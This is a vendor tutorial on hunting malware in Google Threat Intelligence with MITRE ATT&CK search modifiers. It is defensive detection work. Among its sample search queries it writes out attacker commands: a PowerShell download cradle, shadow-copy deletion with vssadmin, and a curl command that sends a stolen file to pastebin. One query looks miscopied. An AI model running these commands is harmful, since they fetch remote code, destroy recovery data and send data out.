



Author: Vik Singh, Senior Customer Success Manager
Co-Author: Raimundo Alcazar, Solutions Consultant
Elevate your security team's focus from indicators to adversary behavior. This guide introduces the MITRE ATT&CK Framework as the essential knowledge base for proactive threat hunting. Learn the structured methodology to map real-world threat intelligence directly to specific TTPs (Tactics, Techniques, and Procedures), turning narratives into actionable detection strategies. Now you can Emphasize the Shift from Artifacts to Behavior.
Conceptual Overview:
Threat hunting is the proactive, iterative search for unknown threats hidden within a computer network. The MITRE ATT&CK Framework provides the essential common language and structured knowledge base needed to perform this task effectively.
The central concept of this approach is moving from simple Indicators of Compromise (IoCs)—which are static and quickly change—to Adversary Behaviors defined by Tactics, Techniques, and Procedures (TTPs). This shift allows defenders to hunt for how an attacker operates, not just what artifact they used.
As we mentioned in the context of cyber threat intelligence, Tactics, Techniques, and Procedures (TTPs) describe adversary behavior as follows:
- Tactic: The adversary's high-level tactical goal. This is the "why" or the objective of a particular action. Examples: Initial Access, Execution, Persistence, Exfiltration.
- Technique: The general method an adversary uses to achieve a tactical goal. This is the "how" an adversary accomplishes the tactic. Example: To achieve the tactic of "Initial Access," an adversary might use the technique of "Phishing."
- Procedure: The specific, detailed implementation of a technique. This describes the exact steps and tools an adversary uses to perform the technique. Example: A procedure for "Phishing" would describe the specific email content, the type of attachment used (e.g., a macro-enabled Word document), and the target selection.
Here is a diagram-style example that illustrates the relationship, using a real-world procedure often associated with groups like APT29 (Cozy Bear).

In this example:
- The Tactic is to gain Initial Access.
- The Technique chosen to achieve this is Phishing.
- The Procedure is the specific, step-by-step description of that phishing attack, detailing the bait (resume), the target (HR), and the malicious payload (LNK file and script).
Directions:
Let’s now focus on how we can use Threat hunting in Google TI using MITRE ATT&CK Enterprise. You can leverage some Advanced Search Modifiers to find files exhibiting specific behavioral characteristics.
Let’s review some of them:
Basic level modifiers:
| attack_tactic: Filters the files according to the Mitre ATT&CK tactic. | Example: attack_tactic:TA0003 This filters for the tactic Persistence. The attacker is trying to maintain their foothold in the system across restarts, changed credentials, or other interruptions (e.g., creating a scheduled task or a registry run key). |
| attack_technique: Filters the files according to the Mitre ATT&CK technique. | Example: attack_technique:T1055 This filters for the technique Process Injection. The adversary is injecting code into the address space of a running process to migrate into another process, hide their presence, or evade process-based defenses. |
Medium level modifiers:
| behaviour: More generic than the other ones. It returns all those files whose dynamic behavioral report contains the literal provided. | Example: behaviour:powershell |
| behaviour_files: Changes related to the filesystem. | Example: behaviour_files:”C:\Users\Public\malware.exe” |
| behaviour_network: Related to networks. | Example: behaviour_network:”8.8.8.8” |
| behaviour_processes: Related to any process fields such as processes_killed, processes_terminated, command_executions, injected_processes, etc. | Example: behaviour_processes:”svchost.exe” |
| behavior_created_processes: Related to created processes. | Example: behavior_created_processes:”cmd.exe /c” |
| behavior_injected_processes: Related to injected processes. | Example: behavior_injected_processes:“explorer.exe” |
| behaviour_command_executions: | Example: behaviour_command_executions:”whoami” |
| behavior_services: Observations related to services and daemons. | Example: behavior_services:Winmgmt |
| behaviour_registry: Modifications related to the Windows registry. | Example: behaviour_registry:RunOnce |
| behaviour_tags: Tags generated by sandboxes | Example: behaviour_tags:”obfuscated” |
Advanced level modifiers:
| sigma_rule: Filters the files that match a Sigma rule during sandbox execution. | Example: sigma_rule::”Suspicious LNK Double Extension File Created” |
| crowdsourced_ids: Filters the files that match a crowdsourced IDS rule during sandbox execution. | Example: crowdsourced_ids:”crowdsourced_ids:"ET INFO DNS Query to Alibaba Cloud CDN Domain"” |
For next uses cases presenting some different TTPs we will use the search bar in the top menu:

Use Case 1: Hunting for Scheduled Task Persistence (T1053.005)
Our goal will be to proactively find malware samples that try to maintain Persistence on a system by creating a new scheduled task. This is a common TTP for sophisticated actors like APT29 (Cozy Bear) and FIN7.
The attackers can implement this technique using, for example, this specific command in the terminal:
schtasks /create /tn "Task_name" /sc onlogon /tr "cmd.exe /c calc.exe"

Our Google TI query should be similar to this one:
entity:file behaviour_command_executions:"schtasks /create /tn" (Google TI link)

You can custom the previous query and add other useful modifiers you may need:
entity:file behaviour_command_executions:"schtasks /create /tn" p:10+
have:threat_actor (Google TI link)
Use Case 2: Hunting for Fileless Execution via Download Cradle (T1059.001)
Our next goal is to find malware that uses PowerShell scripts to download and execute code directly from a URL in memory (a "Download Cradle"). This technique achieves Execution without dropping a file to disk, making it a favorite of groups like APT41 and Lazarus.
The attackers can implement this technique using, for example, this specific command in the terminal:
powershell.exe -NoP -C “IEX(New-Object Net.WebClient).DownloadString(‘http://example.com/script.ps1’)”
Download cradles leverage various cmdlets such as: – Invoke-WebRequest –Invoke-Expression and – System.Net.WebClient that you can use as a pattern for your advanced search query.
In the previous example the Net.WebClient object retrieves the content of http://example.com/script.ps1, and Invoke-Expression executes it in-memory.
Our Google TI query should be similar to this one:
behaviour_processes:"powershell.exe" behaviour_command_executions:"IEX (New-Object Net.WebClient).DownloadString" (Google TI link)

Use Case 3: Hunting for Volume Shadow Copies deletion (T1490)
Our mission here will be to find malware samples that delete “Volume Shadow Copies”.
This behavior maps to MITRE T1490 ( Inhibit System Recovery) and is frequently used by actors like Conti, Ryuk, and REvil.
The attackers can implement this technique using, for example, this specific command in the terminal:
vssadmin.exe delete shadows /all /quiet
Our Google TI query should be similar to this one:
behaviour_processes:"vssadmin.exe" behaviour_command_executions:"vssadmin.exe delete shadows /all /quiet" (Google TI link)

You can use other advanced searches including Sigma rules matching:
sigma_rule:"Shadow Copies Deletion Using Operating Systems Utilities" (Google TI link)

You can use this Sigma rule list published in the documentation.
Use Case 4: Hunting for Data exfiltration to a web service (T1567.002)
Our mission here is to find malware samples that exfiltrate data using pastebin.
This behavior maps to MITRE T1567.002 (Exfiltration to a web service) and is frequently used by actors like Kimsuky and FIN7.
In this case attackers can use curl, wget, or even custom scripts to POST data to pastebin-like services. For example:
The theoretical command used by the attacker could be:
curl -X POST "https://pastebin.com/api/api_post.php" \
     		-d "api_dev_key=YOUR_API_KEY_HERE" \
     		-d "api_option=paste" \
     		-d "api_paste_code=$(cat /path/to/stolen_data.txt)" \
     		-d "api_paste_name=system_report.log" \
     		-d "api_paste_private=1"
In this case our Google TI query to hunt this behaviour should be similar to this one:
behaviour_processes:"vssadmin.exe"
behaviour_network:"pastebin.com/api/api_post.php" (Google TI link)

Use Case 5: Hunting for Windows services (T1543.003)
